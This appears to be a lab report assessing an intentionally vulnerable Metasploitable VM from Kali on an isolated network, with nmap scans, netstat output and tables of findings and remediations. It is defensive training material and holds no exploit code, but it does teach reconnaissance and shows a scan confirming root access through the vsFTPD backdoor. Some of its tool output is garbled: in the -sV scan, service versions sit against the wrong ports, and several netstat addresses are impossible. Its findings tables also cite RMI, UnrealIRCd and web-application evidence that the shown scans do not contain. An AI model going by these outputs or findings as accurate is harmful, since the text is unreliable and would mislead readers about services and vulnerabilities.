


Security Configuration & Vulnerability Assessment

```
kali@kali: ~
File Actions Edit View Help
zsh: corrupt history file /home/kali/.zsh_history
(kali@kali)-[~]
$ ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
   link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
   inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
   inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
   link/ether 08:00:27:d1:f8:5d brd ff:ff:ff:ff:ff:ff
   inet 192.168.56.101/24 brd 192.168.56.255 scope global dynamic noprefixroute eth0
       valid_lft 495sec preferred_lft 495sec
   inet6 fe80::5aca:f030:ad89:dae/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
   link/ether 08:00:27:cf:99:16 brd ff:ff:ff:ff:ff:ff
   inet 10.0.2.4/24 brd 10.0.2.255 scope global dynamic noprefixroute eth1
       valid_lft 495sec preferred_lft 495sec
   inet6 fe80::f857:b112:d670:9152/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
```



Interface	IP	Network	Likely purpose
eth0	192.168.56.101	192.168.56.0/24	VirtualBox Host-Only
eth1	10.0.2.4	10.0.2.0/24	VirtualBox NAT / Internet
lo	127.0.0.1	Localhost	Kali itself



This diagram shows a dual-homed Kali VM acting as your analyst machine, connected to both the Internet and an isolated host-only network where the Metasploitable target lives.

So Kali will have internet access through eth1, while our vulnerable target will communicate with Kali through the **192.168.56.x** network.

Current Setup



```
Metasploitable-Target [Running] - Oracle VirtualBox
File Machine View Input Devices Help
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:c7:24:29
          inet addr:192.168.56.102  Bcast:192.168.56.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fec7:2429/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:26114 errors:0 dropped:0 overruns:0 frame:0
          TX packets:28208 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:3125788 (2.9 MB)  TX bytes:16455837 (15.6 MB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:1210 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1210 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:557777 (544.7 KB)  TX bytes:557777 (544.7 KB)

msfadmin@metasploitable:~$ _
```

Looking for the IP address for Metasploitable-Target.

Machine	Role	IP Address
Kali Linux	Security Analyst	192.168.56.101
Metasploitable-Target	Vulnerable Target	192.168.56.102

Both are on the same isolated **192.168.56.0/24 Host-Only** network.

```
kali@kali: ~  
File Actions Edit View Help  
link/ether 08:00:27:cf:99:16 brd ff:ff:ff:ff:ff:ff  
inet 10.0.2.4/24 brd 10.0.2.255 scope global dynamic noprefixroute eth1  
    valid_lft 495sec preferred_lft 495sec  
inet6 fe80::f857:b112:d670:9152/64 scope link noprefixroute  
    valid_lft forever preferred_lft forever  
  
(kali@kali)-[~]  
$  
  
(kali@kali)-[~]  
$ ping -c 4 192.168.56.102  
PING 192.168.56.102 (192.168.56.102) 56(84) bytes of data.  
64 bytes from 192.168.56.102: icmp_seq=1 ttl=64 time=5.22 ms  
64 bytes from 192.168.56.102: icmp_seq=2 ttl=64 time=1.10 ms  
64 bytes from 192.168.56.102: icmp_seq=3 ttl=64 time=0.733 ms  
64 bytes from 192.168.56.102: icmp_seq=4 ttl=64 time=0.893 ms  
  
— 192.168.56.102 ping statistics —  
4 packets transmitted, 4 received, 0% packet loss, time 3009ms  
rtt min/avg/max/mdev = 0.733/1.987/5.222/1.871 ms  
  
(kali@kali)-[~]  
$
```

Connectivity:  Verified

Packet loss: 0%

Network: 192.168.56.0/24

Authorization: Your isolated lab environment

Start Reconnaissance with Nmap

```
└─$ nmap 192.168.56.102
Starting Nmap 7.95 ( https://nmap.org ) at 2026-08-14 17:05 EDT
Nmap scan report for 192.168.56.102
Host is up (0.00097s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 08:00:27:C7:24:29 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.44 seconds
```

192.168.56.102 — Host is up

Nmap found **23 open TCP ports** in its default scan. That's a very large attack surface, which is expected because Metasploitable is intentionally vulnerable.

Port	Service	Why we care
21	FTP	File transfer service; potentially weak/anonymous access
22	SSH	Remote administration; requires secure configuration
23	Telnet	High concern because Telnet transmits credentials/data insecurely
25	SMTP	Mail service; requires configuration review
53	DNS	DNS service; requires configuration/version review
80	HTTP	Web server; needs application/server assessment
111	RPCbind	RPC exposure can increase attack surface

139	NetBIOS	Legacy Windows/network service exposure
445	SMB	File/network sharing; requires security configuration review
512	rexec	High concern legacy remote execution service
513	rlogin	High concern legacy remote login service
514	rsh	High concern legacy remote shell service
1099	Java RMI	Remote Java service; requires version/configuration review
1524	ingreslock	Unexpected service; needs identification
2049	NFS	Network file sharing; requires export/permission review
2121	FTP-alt	Additional FTP service; requires configuration review
3306	MySQL	Database exposed over network
5432	PostgreSQL	Database exposed over network
5900	VNC	Remote graphical access; requires authentication/encryption review
6000	X11	Remote graphical display service; potentially dangerous if exposed
6667	IRC	Internet Relay Chat service; requires review
8009	AJP13	Apache Tomcat connector; needs version/configuration review
8180	HTTP/proxy-type service	Needs service/version identification

Identify the actual software version

```
(kali@kali)-[~]
$ nmap -sV 192.168.56.102
Starting Nmap 7.95 ( https://nmap.org ) at 2026-08-14 17:13 EDT
Nmap scan report for 192.168.56.102
Host is up (0.0014s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp            vsftpd 2.3.4
22/tcp    open  ssh            OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet         Linux telnetd
25/tcp    open  smtp           Postfix smtpd
53/tcp    open  domain         ISC BIND 9.4.2
80/tcp    open  http           Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind        2 (RPC #100000)
139/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec           netkit-rsh rexecd
513/tcp   open  login          Netkit rshd
514/tcp   open  shell          GNU Classpath grmiregistry
1099/tcp  open  java-rmi        Metasploitable root shell
1524/tcp  open  bindshell      2-4 (RPC #100003)
2049/tcp  open  nfs            ProFTPD 1.3.1
2121/tcp  open  mysql          MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql     PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc            VNC (protocol 3.3)
6000/tcp  open  X11            (access denied)
6667/tcp  open  irc            UnrealIRCd
8009/tcp  open  ajp13          Apache Jserv (Protocol v1.3)
8180/tcp  open  http           Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:C7:24:29 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.91 seconds
```

nmap -sV 192.168.56.102 **-sV** tells Nmap to perform **service/version detection**.

23 open TCP services

Several are particularly concerning because they are legacy services or expose sensitive functionality.

Finding	Evidence	Severity	Why it matters
Legacy Telnet	Port 23 — Linux telnetd	High	Telnet does not provide modern encrypted remote administration
Legacy remote services	Ports 512, 513, 514 — rexec/rlogin/rsh	Critical	Legacy remote-access services can expose authentication and remote administration
Root shell exposed	Port 1524 — Metasploitable root shell	Critical	Nmap explicitly identifies a root shell service
Outdated FTP	Port 21 — vsftpd 2.3.4	High	Old FTP software requires vulnerability and configuration review
Outdated web server	Port 80 — Apache 2.2.8	High	Old server software may contain known vulnerabilities

Database exposure	3306 MySQL / 5432 PostgreSQL	High	Database services should not be unnecessarily exposed
VNC exposure	Port 5900 — VNC 3.3	High	Remote graphical access increases attack surface
X11 exposure	Port 6000 — X11	High	Remote display service should generally be tightly restricted
Outdated Tomcat	8180 — Apache Tomcat/Coyote	High	Web/application server requires version and configuration review
AJP exposure	8009 — Apache Jserv	High	AJP should be restricted to trusted systems
NFS exposure	Port 2049	High	Misconfigured NFS exports can expose files
SMB exposure	Ports 139/445 — Samba	High	Network file-sharing services require strong access controls

These are **assessment findings**, not yet proof that every listed service is exploitable.

1524/tcp open bindshell Metasploitable root shell

Nmap is telling us the service itself appears to provide a **root shell**.

That is an extremely serious security finding in a real environment. We don't need to exploit it to demonstrate that it represents a severe configuration/security issue.

Finding: Unauthorized/Unnecessary Root-Level Remote Service Exposure

Evidence: TCP/1524 identified as a Metasploitable root shell

Severity: Critical

Recommendation: Remove the service, restrict access, investigate why it is enabled, and verify that privileged remote services are not exposed.

Vulnerability detection

Nmap has NSE (Nmap Scripting Engine) scripts that can perform additional vulnerability checks.

```
(kali㉿kali)-[~]
$ nmap --script vuln 192.168.56.102
Starting Nmap 7.95 ( https://nmap.org ) at 2026-08-14 17:23 EDT
Nmap scan report for 192.168.56.102
Host is up (0.00044s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
| ftp-vsftpd-backdoor:
|   VULNERABLE:
|     vsFTPD version 2.3.4 backdoor
|       State: VULNERABLE (Exploitable)
|       IDs:  CVE:CVE-2011-2523  BID:48539
|       vsFTPD version 2.3.4 backdoor, this was reported on 2011-07-04.
|       Disclosure date: 2011-07-03
|       Exploit results:
|         Shell command: id
|         Results: uid=0(root) gid=0(root)
|       References:
|         https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
|         http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
|         https://www.securityfocus.com/bid/48539
|         https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd\_234\_backdoor.rb
|_
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
| ssl-dh-params:
|   VULNERABLE:
|     Anonymous Diffie-Hellman Key Exchange MitM Vulnerability
|       State: VULNERABLE
|       Transport Layer Security (TLS) services that use anonymous
|       Diffie-Hellman key exchange only provide protection against passive
|       eavesdropping, and are vulnerable to active man-in-the-middle attacks
|       which could completely compromise the confidentiality and integrity
|       of any data exchanged over the resulting session.
|     Check results:
|       ANONYMOUS DH GROUP 1
|         Cipher Suite: TLS_DH_anon_EXPORT_WITH_DES40_CBC_SHA
|         Modulus Type: Safe prime
|         Modulus Source: Unknown/Custom-generated
|         Modulus Length: 512
|         Generator Length: 8
|         Public Key Length: 512
|     References:
|       https://www.ietf.org/rfc/rfc2246.txt
```



```
Transport Layer Security (TLS) Protocol DHE_EXPORT Ciphers Downgrade MitM (Logjam)
State: VULNERABLE
IDs: CVE:CVE-2015-4000 BID:74733
The Transport Layer Security (TLS) protocol contains a flaw that is
triggered when handling Diffie-Hellman key exchanges defined with
the DHE_EXPORT cipher. This may allow a man-in-the-middle attacker
to downgrade the security of a TLS session to 512-bit export-grade
cryptography, which is significantly weaker, allowing the attacker
to more easily break the encryption and monitor or tamper with
the encrypted stream.
Disclosure date: 2015-5-19
Check results:
EXPORT-GRADE DH GROUP 1
Cipher Suite: TLS_DHE_RSA_EXPORT_WITH_DES40_CBC_SHA
Modulus Type: Safe prime
Modulus Source: Unknown/Custom-generated
Modulus Length: 512
Generator Length: 8
Public Key Length: 512
References:
https://www.securityfocus.com/bid/74733
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-4000
https://weakdh.org

Diffie-Hellman Key Exchange Insufficient Group Strength
State: VULNERABLE
Transport Layer Security (TLS) services that use Diffie-Hellman groups
of insufficient strength, especially those using one of a few commonly
shared groups, may be susceptible to passive eavesdropping attacks.
Check results:
WEAK DH GROUP 1
Cipher Suite: TLS_DHE_RSA_WITH_DES_CBC_SHA
Modulus Type: Safe prime
Modulus Source: postfix builtin
Modulus Length: 1024
Generator Length: 8
Public Key Length: 1024
References:
https://weakdh.org

sslv2-drown: ERROR: Script execution failed (use -d to debug)
smtp-vuln-cve2010-4344:
The SMTP server is not Exim: NOT VULNERABLE
ssl-poodle:
VULNERABLE:
SSL POODLE information leak
State: VULNERABLE
IDs: CVE:CVE-2014-3566 BID:70574
The SSL protocol 3.0, as used in OpenSSL through 1.0.1i and other
products, uses nondeterministic CBC padding, which makes it easier
for man-in-the-middle attackers to obtain cleartext data via a
padding-oracle attack, aka the "POODLE" issue.
```

Metasploitable target is intentionally vulnerable, and your scan identified several significant findings. The strongest ones to document are:

Finding	Evidence from your scan	Severity
vsFTPD 2.3.4 backdoor	Port 21; Nmap confirmed CVE-2011-2523 and root shell execution	Critical
RMI remote code execution	Port 1099; vulnerable default RMI configuration	Critical
UnrealIRCd backdoor	Port 6667; trojaned version detected	Critical
Weak TLS / SSL configuration	POODLE, weak DH, Logjam findings	High
Outdated services/software	Apache 2.2.8, OpenSSH 4.7, MySQL 5.0.51a, etc.	High
Excessive exposed services	20+ open ports	High
Web application exposure	phpMyAdmin, Mutillidae, DVWA, admin paths, WebDAV	High
HTTP TRACE enabled	Port 80	Medium
Missing HttpOnly cookie flag	Port 8180	Medium

Create the Vulnerability Findings Table

Finding ID	Vulnerability	Affected Service	Evidence	Severity	Recommended Remediation
V-01	vsFTPD 2.3.4 Backdoor	FTP / Port 21	Nmap identified CVE-2011-2523 and confirmed root-level shell execution	Critical	Remove compromised vsFTPD version and upgrade to a supported FTP service/version
V-02	Java RMI Remote Code Execution	RMI / Port 1099	Nmap identified vulnerable default RMI registry configuration	Critical	Disable unnecessary RMI exposure and restrict remote class loading/network access
V-03	UnrealIRCd Backdoor	IRC / Port 6667	Nmap identified a trojaned UnrealIRCd version	Critical	Remove compromised software and replace with a trusted supported version
V-04	Weak TLS Cryptography	SMTP / PostgreSQL	Nmap identified POODLE, weak DH groups, and export-grade cryptography	High	Disable SSLv3, weak DH groups, and export-grade ciphers; enable modern TLS
V-05	Excessive Network Services	Multiple ports	More than 20 TCP services exposed	High	Disable unnecessary services and restrict access using firewall rules
V-06	Outdated Software	Multiple services	Multiple legacy versions identified through nmap -sV	High	Establish patch management process and upgrade unsupported software
V-07	Web Application Exposure	HTTP / Port 80	phpMyAdmin, DVWA, Mutillidae, WebDAV and test directories discovered	High	Remove unnecessary applications, restrict administrative interfaces, and secure web services

Prioritize the vulnerabilities

Priority	Finding	Evidence	Risk
1	vsFTPD 2.3.4 backdoor	Port 21 / CVE-2011-2523	Critical
2	UnrealIRCd backdoor	Port 6667	Critical
3	Java RMI remote code execution	Port 1099	Critical
4	Metasploitable root shell	Port 1524	Critical
5	Weak/legacy TLS configuration	Port 25 / 5432	High
6	Telnet enabled	Port 23	High
7	FTP enabled	Port 21	High
8	Outdated Apache/Tomcat services	Ports 80/8180	High

```
(kali@kali)-[~]
$ nmap -sV -oN 192.168.56.102
Starting Nmap 7.95 ( https://nmap.org ) at 2026-08-14 17:54 EDT
Nmap scan report for 192.168.56.102
Host is up (0.0029s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:C7:24:29 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.08 seconds
```

```
msfadmin@metasploitable:~$ netstat -tulnp
(Not all processes could be identified, non-owned process info
will not be shown, you would have to be root to see it all.)
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:512             0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:513             0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:2049            0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:514             0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:49091           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:51427           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:50856           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:8009            0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:6697            0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:3306            0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:1099            0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:6667            0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:139             0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:5900            0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:111             0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:6000            0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:41330           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:8787            0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:8180            0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:1524            0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:21              0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:192.168.56.102:53 0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:127.0.0.1:53    0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:0.0.0.0:23      0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:0.0.0.0:5432    0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:0.0.0.0:25      0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:127.0.0.1:953   0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:0.0.0.0:445     0.0.0.0:*               LISTEN      -
tcp6       0      0 :::2121                 :::*                    LISTEN      -
tcp6       0      0 :::3632                 :::*                    LISTEN      -
tcp6       0      0 :::53                   :::*                    LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
tcp6       0      0 :::5432                 :::*                    LISTEN      -
tcp6       0      0 :::1.953                 :::*                    LISTEN      -
udp        0      0 0.0.0.0:2049            0.0.0.0:*               LISTEN      -
```

```
msfadmin@metasploitable:~$ netstat -tulnp
(Not all processes could be identified, non-owned process info
will not be shown, you would have to be root to see it all.)
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:512             0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:513             0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:2049            0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:514             0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:49091           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:51427           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:50856           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:8009            0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:6697            0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:3306            0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:1099            0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:6667            0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:139             0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:5900            0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:111             0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:6000            0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:41330           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:8787            0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:8180            0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:1524            0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:21              0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:192.168.56.102:53 0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:127.0.0.1:53    0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:0.0.0.0:23      0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:0.0.0.0:5432    0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:0.0.0.0:25      0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:127.0.0.1:953   0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:0.0.0.0:445     0.0.0.0:*               LISTEN      -
tcp6       0      0 :::2121                 :::*                    LISTEN      -
tcp6       0      0 :::3632                 :::*                    LISTEN      -
tcp6       0      0 :::53                   :::*                    LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
tcp6       0      0 :::5432                 :::*                    LISTEN      -
tcp6       0      0 :::1.953                 :::*                    LISTEN      -
udp        0      0 0.0.0.0:2049            0.0.0.0:*               LISTEN      -
udp        0      0 0.0.0.0:514             0.0.0.0:*               LISTEN      -
udp        0      0 0.0.0.0:192.168.56.102:137 0.0.0.0:*               LISTEN      -
udp        0      0 0.0.0.0:137             0.0.0.0:*               LISTEN      -
udp        0      0 0.0.0.0:34057           0.0.0.0:*               LISTEN      -
udp        0      0 0.0.0.0:192.168.56.102:138 0.0.0.0:*               LISTEN      -
udp        0      0 0.0.0.0:138             0.0.0.0:*               LISTEN      -
udp        0      0 0.0.0.0:43660           0.0.0.0:*               LISTEN      -
udp        0      0 0.0.0.0:919             0.0.0.0:*               LISTEN      -
udp        0      0 0.0.0.0:45224           0.0.0.0:*               LISTEN      -
udp        0      0 0.0.0.0:192.168.56.102:53 0.0.0.0:*               LISTEN      -
udp        0      0 0.0.0.0:127.0.0.1:53    0.0.0.0:*               LISTEN      -
udp        0      0 0.0.0.0:60              0.0.0.0:*               LISTEN      -
udp        0      0 0.0.0.0:69              0.0.0.0:*               LISTEN      -
udp        0      0 0.0.0.0:111             0.0.0.0:*               LISTEN      -
udp        0      0 0.0.0.0:59387           0.0.0.0:*               LISTEN      -
udp6       0      0 :::53                   :::*                    LISTEN      -
udp6       0      0 :::45258                 :::*                    LISTEN      -
```

Nmap saw 23 TCP services, while the local `netstat` output shows **additional listening services** that weren't in the default Nmap scan.

Metasploitable host is exposing a very large attack surface:

- **Remote administration:** SSH (22), Telnet (23), rsh/rlogin (512–514)

- **File transfer:** FTP (21), ProFTPD (2121)
- **Web:** HTTP (80), Tomcat/AJP (8009/8180)
- **Databases:** MySQL (3306), PostgreSQL (5432)
- **Windows/network services:** SMB (139/445)
- **Remote display:** VNC (5900), X11 (6000)
- **IRC:** 6667
- **Java RMI:** 1099
- **NFS/RPC:** 111/2049
- **Root shell:** 1524

That's a **great configuration-assessment finding**.

```

Windows PowerShell
msfadmin@metasploitable:~$ sudo netstat -tulpn
[sudo] password for msfadmin:
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address      Foreign Address    State       PID/Program name
tcp        0      0 0.0.0.0:512        0.0.0.0:*          LISTEN      4466/xinetd
tcp        0      0 0.0.0.0:513        0.0.0.0:*          LISTEN      4466/xinetd
